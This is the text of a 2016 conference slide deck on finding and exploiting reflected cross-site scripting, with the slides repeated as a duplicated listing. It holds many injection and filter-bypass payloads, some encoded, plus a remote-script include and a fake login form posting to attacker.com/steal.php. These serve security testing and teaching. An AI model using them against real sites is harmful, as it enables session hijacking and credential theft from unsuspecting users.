Non-Esoteric XSSNon-Esoteric XSS
Tips & TricksTips & Tricks
Miroslav Štampar
(mstampar@zsis.hr; miroslav@sqlmap.org)
Non-Esoteric XSSNon-Esoteric XSS
Tips & TricksTips & Tricks
Miroslav Štampar
(mstampar@zsis.hr; miroslav@sqlmap.org)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 2
XSS (Cross-Site Scripting)XSS (Cross-Site Scripting)
Injection attack against usersagainst users of (otherwise)
benign and trusted web sites
Used mostly in targetedtargeted attacks (e.g. spear-
phishing against administrators)
For example, an attacker can send a link with
malicious JavascriptJavascript (JS) code to an
unsuspecting user
The user’s browser has no way to know that
the link should not be trusted and will execute
the JS blindly – effectively giving access to
cookies, session tokens or other sensitive
information within browsing contextwithin browsing context
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 3
Real-world (known) casesReal-world (known) cases
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 4
More about vulnerabilityMore about vulnerability
Considered as criticalcritical vulnerability, hence
(often) well paid in bug bounty programs
Failure to (properly) sanitize/filtersanitize/filter any of: <, >,
', " inside the response can introduce the
vulnerability
While testing, responses for user supplied values
are being inspected for signs of the vulnerability
(e.g. response returning values in originaloriginal form)
Provoking JS pop-up boxpop-up box with custom message
(e.g. XSS) is universally accepted as a Proof of
Concept (PoC) for existence of vulnerability
Types: storedstored (persisting), reflectedreflected
(temporary) and DOM-basedDOM-based (in-browser)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 5
Food for thought :)Food for thought :)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 6
Testing workflowTesting workflow
1) Find reflecting inputinput points
(e.g. page's GET parameter values)
2) Recognize contextcontext of reflection
(e.g. inside <script>...</script>)
3) BypassBypass sanitization/filtering and/or
protection mechanism(s)
(Note: if possible and/or required)
4) Write vulnerability exploitation PoCPoC
(e.g. ...alert('XSS')...)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 7
Practical example (PoC)Practical example (PoC)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 8
Protection mechanism(s)Protection mechanism(s)
Common (XSS) detection regular expressions:
●
/<[a­z]/i - (e.g.) <svg, <img - though, there are
cases where “benign” tags as <a> are left un-
blacklisted
●
/b(java)?scriptb/i - (e.g.) <script, <img 
src="javascript:, etc.
●
/bonw+s*=/i - (e.g.) <img src=null
onerror=... - though, there are cases where
<marquee's onstart( is left un-blacklisted
●
/bsrcs*=/i - (e.g.) <embed src=..., etc.
●
/bw+(/i - (e.g.) alert( - though, there are
cases where confirm( is left un-blacklisted
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 9
Sanitization mechanism(s)Sanitization mechanism(s)
Common (XSS) server response sanitizations:
●
Removing all special characters - (e.g.)
foo<'">bar → foobar
●
Replacing with whitespace all special characters -
(e.g.) foo<'">bar → foo bar
●
HTML named entity encoding - (e.g.) foo<'">bar
→ foo&lt;&apos;&quot;&gt;bar
●
HTML numeric code point encoding - (e.g.)
foo<'">bar → foo&#60;&#39;&#34;&#62;bar
●
Backslash escaping all special characters - (e.g.)
foo<'">bar → foo<'">bar (Note: <script>)
●
Uppercase conversion - (e.g.) foo<'">bar →
FOO'"BAR (combined with another mechanism(s))
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 10
Break-out of <tag...> context with > OR onXXX
event handler injection
?vuln="><svg onload=alert(/XSS/)>
?vuln=" onclick="alert(/XSS/)
Usability is highly dependent on context and
available <tag> events
(e.g.) Tags having visibility: hidden require
breaking out of <tag...> context
<tag...><tag...> ((|more|more))
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 11
<tag...><tag...> ((|more|more))

Even though attacker's options inside <tag> are
pretty narrowed (e.g. user interaction
required), (ab)using CSS with style can help
?vuln=" onmouseover=alert(/XSS/) 
style="display: block; position: absolute; 
left: 0; top: 0; height: 10000px; width: 
10000px; opacity: 0; cursor: default
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 12
>...<>...<
Injecting outside of <tag> context and/or scope
(e.g. </script>...) requires unfiltered < and >
Proper “Content­type” (e.g. “text/html”) is
required, as in all XSS (reflected) cases (e.g.
“application/json” is of no interest)
?vuln=<img src=null onerror=alert(/XSS/)>
?vuln=<script>alert(/XSS/)</script>
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 13
<!­­...­­><!­­...­­>
Requires breaking-out of <!­­...­­> (i.e. HTML
comment) context with ­­>
Common for (custom) sites with debugging
support turned ON (e.g. returning used SQL
query inside comment)
?vuln=­­><svg onload=alert(/XSS/)>
As it explicitly requires usage of <tag> it is
fairly common to end up as unexploitable (e.g.
protections are trigger happy on occurrence(s)
of <[a­zA­Z] inside parameter values)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 14
<frame ...><frame ...>
Injecting custom <frame> OR onload event
handler injection (prefered)
?vuln="><frame 
src="data:text/html;base64,PHNjcmlwdD5hbGVy
dCgnWFNTJyk8L3NjcmlwdD4
?vuln=" onload="alert(/XSS/)
Note: Non-<frame> tags can't be used because
of <frameset> restrictions
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 15
<iframe...><iframe...>
Break-out of <iframe...> context OR onload
event handler injection (prefered)
?vuln="></iframe><svg onload=alert(
/XSS/)>
?vuln=" onload="alert(/XSS/)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 16
<input...><input...>
Break-out of <input...> context with > OR 
onfocus event handler injection (prefered)
?vuln=1"><svg onload=alert(/XSS/)>
?vuln=1" autofocus onfocus="alert(/XSS/)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 17
<input type<input type="hidden"="hidden"...>...>

In hidden <input> cases, combined with
inability to break-out of <input...> context
(due to filtering of <>), regular onXXX event
handler injection doesn't work
Though, accesskey attribute can be (ab)used to
make the user-assisted XSS payload (Alt­
Shift­<key>)
?vuln=" accesskey="X" onclick="alert( 
/XSS/)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 18
<script>...</script><script>...</script>
Break-out of <script>...</script> with
</script> OR in-place JS injection (prefered)
?vuln=</script><svg onload=alert(/XSS/)>
?vuln=foobar');alert('XSS');var dummy=('
Common in third-party advertisement plugins
Note: In-place JS injection doesn't require <>,
though it requires unfiltered ' or " in majority
of cases (interpreter syntax checksinterpreter syntax checks)
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 19
echo $_SERVER['PHP_SELF']echo $_SERVER['PHP_SELF']
Common finding even on top sites and/or
frameworks
Non-sanitized reference of current script's path
http://...php/"><svg onload="alert(/XSS/)
Not PHP-specific (though more common)
Note: JS injection in path often require manual
URL encoding of non-alphanumeric characters
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 20
<meta><meta>
Often mislooked, though easy to exploit
Top sites tend to utilize lots of metadata
?vuln="><script>alert(/XSS/)</script>
?vuln=0;url=data:text/html;base64, 
PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4" 
http­equiv="refresh
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 21

<textarea> <textarea> andand <title> <title>
Injection into <textarea> and <title>
enclosings require explicit (respectable)
closing tagsclosing tags (i.e. </textarea> and </title>)
Important to note because of automatized
scanners (majority don't check the context)
<style> is also problematic, though in case of
Internet Explorer CSS expression can be
(ab)used
?vuln=</textarea><svg onload=alert(/XSS/)>
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 22
$_POST$_POST
Though not exploitable directly from link (i.e.
address bar), it is a perfectly valid attack point
Requires malicious HTMLmalicious HTML document that has
to be loaded inside the victim's web browser
Either a standalone HTML OR a link that points
to the attacker's site hosting the HTML
document
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 23
Protection(s) bypasses (Protection(s) bypasses (|more|more))
<svg/onload=alert(/XSS/)>
prompt`XSS`
onerror=confirm;throw/XSS/;
document.write(String.fromCharCode(60, 
115,99,114,105,112,116,62,97,...
[][(![]+[])[+[]]+([![]]+[][... // JSFuck
<SCRIPT SRC=//DOMAIN.COM/XSS.JS></SCRIPT>
<embed src=data:image/svg+xml;base64,
PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cuM...
<object data=data:text/html;base64,...
<video/poster/onerror=alert(/XSS/)>
</i/style=left:expression(alert('XSS'))>
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 24

Protection(s) bypasses (Protection(s) bypasses (|more|more))
<iframe src=javascript:alert('XSS')>
<isindex type=submit formaction=&#106
&#97&#118&#97&#115&#99&#114&#105&#112...
<isindex type=image src=null 
onerror=alert(/XSS/)>
<iframe/srcdoc=&lt;svg&sol;onload&equals;
alert&lpar;&quot;XSS&quot;&rpar;&gt;>
<img src=null 
onerror=u0061u006cu0065u0072u0074&lpar
;&quot;u0058u0053u0053&quot;&rpar;>
<body style=height:9999px 
onwheel=prompt(/XSS/)>
<marquee onstart=confirm(/XSS/)>
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 25
In cases when Javascript injection (i.e. XSS) is
not possible, HTML injection is also a valid
attack point – though, not as valuable
Most common scenario is the usage of
protection mechanism(s), while lacking any
sanitization/filtering whatsoever
“Evil link” scenario – (e.g.)
“Fake login” scenario – (e.g.) <form
action="//www.attacker.com/steal.php">...
“Fake defacement” scenario – (e.g.) <h1>This
site has been hacked by l33tcr3w</h1>
p.s. HTML injectionp.s. HTML injection
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 26
www.openbugbounty.org
html5sec.org
p.p.s. Recommended resourcesp.p.s. Recommended resources
FSec – FOI 2016, Varaždin (Croatia) September 15th, 2016 27
Questions?Questions?

Non-Esoteric XSS Tips & Tricks

  • 1.
    Non-Esoteric XSSNon-Esoteric XSS Tips& TricksTips & Tricks Miroslav Štampar (mstampar@zsis.hr; miroslav@sqlmap.org) Non-Esoteric XSSNon-Esoteric XSS Tips & TricksTips & Tricks Miroslav Štampar (mstampar@zsis.hr; miroslav@sqlmap.org)
  • 2.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 2 XSS (Cross-Site Scripting)XSS (Cross-Site Scripting) Injection attack against usersagainst users of (otherwise) benign and trusted web sites Used mostly in targetedtargeted attacks (e.g. spear- phishing against administrators) For example, an attacker can send a link with malicious JavascriptJavascript (JS) code to an unsuspecting user The user’s browser has no way to know that the link should not be trusted and will execute the JS blindly – effectively giving access to cookies, session tokens or other sensitive information within browsing contextwithin browsing context
  • 3.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 3 Real-world (known) casesReal-world (known) cases
  • 4.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 4 More about vulnerabilityMore about vulnerability Considered as criticalcritical vulnerability, hence (often) well paid in bug bounty programs Failure to (properly) sanitize/filtersanitize/filter any of: <, >, ', " inside the response can introduce the vulnerability While testing, responses for user supplied values are being inspected for signs of the vulnerability (e.g. response returning values in originaloriginal form) Provoking JS pop-up boxpop-up box with custom message (e.g. XSS) is universally accepted as a Proof of Concept (PoC) for existence of vulnerability Types: storedstored (persisting), reflectedreflected (temporary) and DOM-basedDOM-based (in-browser)
  • 5.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 5 Food for thought :)Food for thought :)
  • 6.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 6 Testing workflowTesting workflow 1) Find reflecting inputinput points (e.g. page's GET parameter values) 2) Recognize contextcontext of reflection (e.g. inside <script>...</script>) 3) BypassBypass sanitization/filtering and/or protection mechanism(s) (Note: if possible and/or required) 4) Write vulnerability exploitation PoCPoC (e.g. ...alert('XSS')...)
  • 7.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 7 Practical example (PoC)Practical example (PoC)
  • 8.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 8 Protection mechanism(s)Protection mechanism(s) Common (XSS) detection regular expressions: ● /<[a­z]/i - (e.g.) <svg, <img - though, there are cases where “benign” tags as <a> are left un- blacklisted ● /b(java)?scriptb/i - (e.g.) <script, <img  src="javascript:, etc. ● /bonw+s*=/i - (e.g.) <img src=null onerror=... - though, there are cases where <marquee's onstart( is left un-blacklisted ● /bsrcs*=/i - (e.g.) <embed src=..., etc. ● /bw+(/i - (e.g.) alert( - though, there are cases where confirm( is left un-blacklisted
  • 9.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 9 Sanitization mechanism(s)Sanitization mechanism(s) Common (XSS) server response sanitizations: ● Removing all special characters - (e.g.) foo<'">bar → foobar ● Replacing with whitespace all special characters - (e.g.) foo<'">bar → foo bar ● HTML named entity encoding - (e.g.) foo<'">bar → foo&lt;&apos;&quot;&gt;bar ● HTML numeric code point encoding - (e.g.) foo<'">bar → foo&#60;&#39;&#34;&#62;bar ● Backslash escaping all special characters - (e.g.) foo<'">bar → foo<'">bar (Note: <script>) ● Uppercase conversion - (e.g.) foo<'">bar → FOO'"BAR (combined with another mechanism(s))
  • 10.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 10 Break-out of <tag...> context with > OR onXXX event handler injection ?vuln="><svg onload=alert(/XSS/)> ?vuln=" onclick="alert(/XSS/) Usability is highly dependent on context and available <tag> events (e.g.) Tags having visibility: hidden require breaking out of <tag...> context <tag...><tag...> ((|more|more))
  • 11.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 11 <tag...><tag...> ((|more|more)) Even though attacker's options inside <tag> are pretty narrowed (e.g. user interaction required), (ab)using CSS with style can help ?vuln=" onmouseover=alert(/XSS/)  style="display: block; position: absolute;  left: 0; top: 0; height: 10000px; width:  10000px; opacity: 0; cursor: default
  • 12.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 12 >...<>...< Injecting outside of <tag> context and/or scope (e.g. </script>...) requires unfiltered < and > Proper “Content­type” (e.g. “text/html”) is required, as in all XSS (reflected) cases (e.g. “application/json” is of no interest) ?vuln=<img src=null onerror=alert(/XSS/)> ?vuln=<script>alert(/XSS/)</script>
  • 13.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 13 <!­­...­­><!­­...­­> Requires breaking-out of <!­­...­­> (i.e. HTML comment) context with ­­> Common for (custom) sites with debugging support turned ON (e.g. returning used SQL query inside comment) ?vuln=­­><svg onload=alert(/XSS/)> As it explicitly requires usage of <tag> it is fairly common to end up as unexploitable (e.g. protections are trigger happy on occurrence(s) of <[a­zA­Z] inside parameter values)
  • 14.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 14 <frame ...><frame ...> Injecting custom <frame> OR onload event handler injection (prefered) ?vuln="><frame  src="data:text/html;base64,PHNjcmlwdD5hbGVy dCgnWFNTJyk8L3NjcmlwdD4 ?vuln=" onload="alert(/XSS/) Note: Non-<frame> tags can't be used because of <frameset> restrictions
  • 15.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 15 <iframe...><iframe...> Break-out of <iframe...> context OR onload event handler injection (prefered) ?vuln="></iframe><svg onload=alert( /XSS/)> ?vuln=" onload="alert(/XSS/)
  • 16.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 16 <input...><input...> Break-out of <input...> context with > OR  onfocus event handler injection (prefered) ?vuln=1"><svg onload=alert(/XSS/)> ?vuln=1" autofocus onfocus="alert(/XSS/)
  • 17.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 17 <input type<input type="hidden"="hidden"...>...> In hidden <input> cases, combined with inability to break-out of <input...> context (due to filtering of <>), regular onXXX event handler injection doesn't work Though, accesskey attribute can be (ab)used to make the user-assisted XSS payload (Alt­ Shift­<key>) ?vuln=" accesskey="X" onclick="alert(  /XSS/)
  • 18.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 18 <script>...</script><script>...</script> Break-out of <script>...</script> with </script> OR in-place JS injection (prefered) ?vuln=</script><svg onload=alert(/XSS/)> ?vuln=foobar');alert('XSS');var dummy=(' Common in third-party advertisement plugins Note: In-place JS injection doesn't require <>, though it requires unfiltered ' or " in majority of cases (interpreter syntax checksinterpreter syntax checks)
  • 19.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 19 echo $_SERVER['PHP_SELF']echo $_SERVER['PHP_SELF'] Common finding even on top sites and/or frameworks Non-sanitized reference of current script's path http://...php/"><svg onload="alert(/XSS/) Not PHP-specific (though more common) Note: JS injection in path often require manual URL encoding of non-alphanumeric characters
  • 20.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 20 <meta><meta> Often mislooked, though easy to exploit Top sites tend to utilize lots of metadata ?vuln="><script>alert(/XSS/)</script> ?vuln=0;url=data:text/html;base64,  PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4"  http­equiv="refresh
  • 21.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 21 <textarea> <textarea> andand <title> <title> Injection into <textarea> and <title> enclosings require explicit (respectable) closing tagsclosing tags (i.e. </textarea> and </title>) Important to note because of automatized scanners (majority don't check the context) <style> is also problematic, though in case of Internet Explorer CSS expression can be (ab)used ?vuln=</textarea><svg onload=alert(/XSS/)>
  • 22.
    FSec – FOI2016, Varaždin (Croatia) September 15th, 2016 22 $_POST$_POST Though not exploitable directly from link (i.e. address bar), it is a perfectly valid attack point Requires malicious HTMLmalicious HTML document that has to be loaded inside the victim's web browser Either a standalone HTML OR a link that points to the attacker's site hosting the HTML document
  • 23.
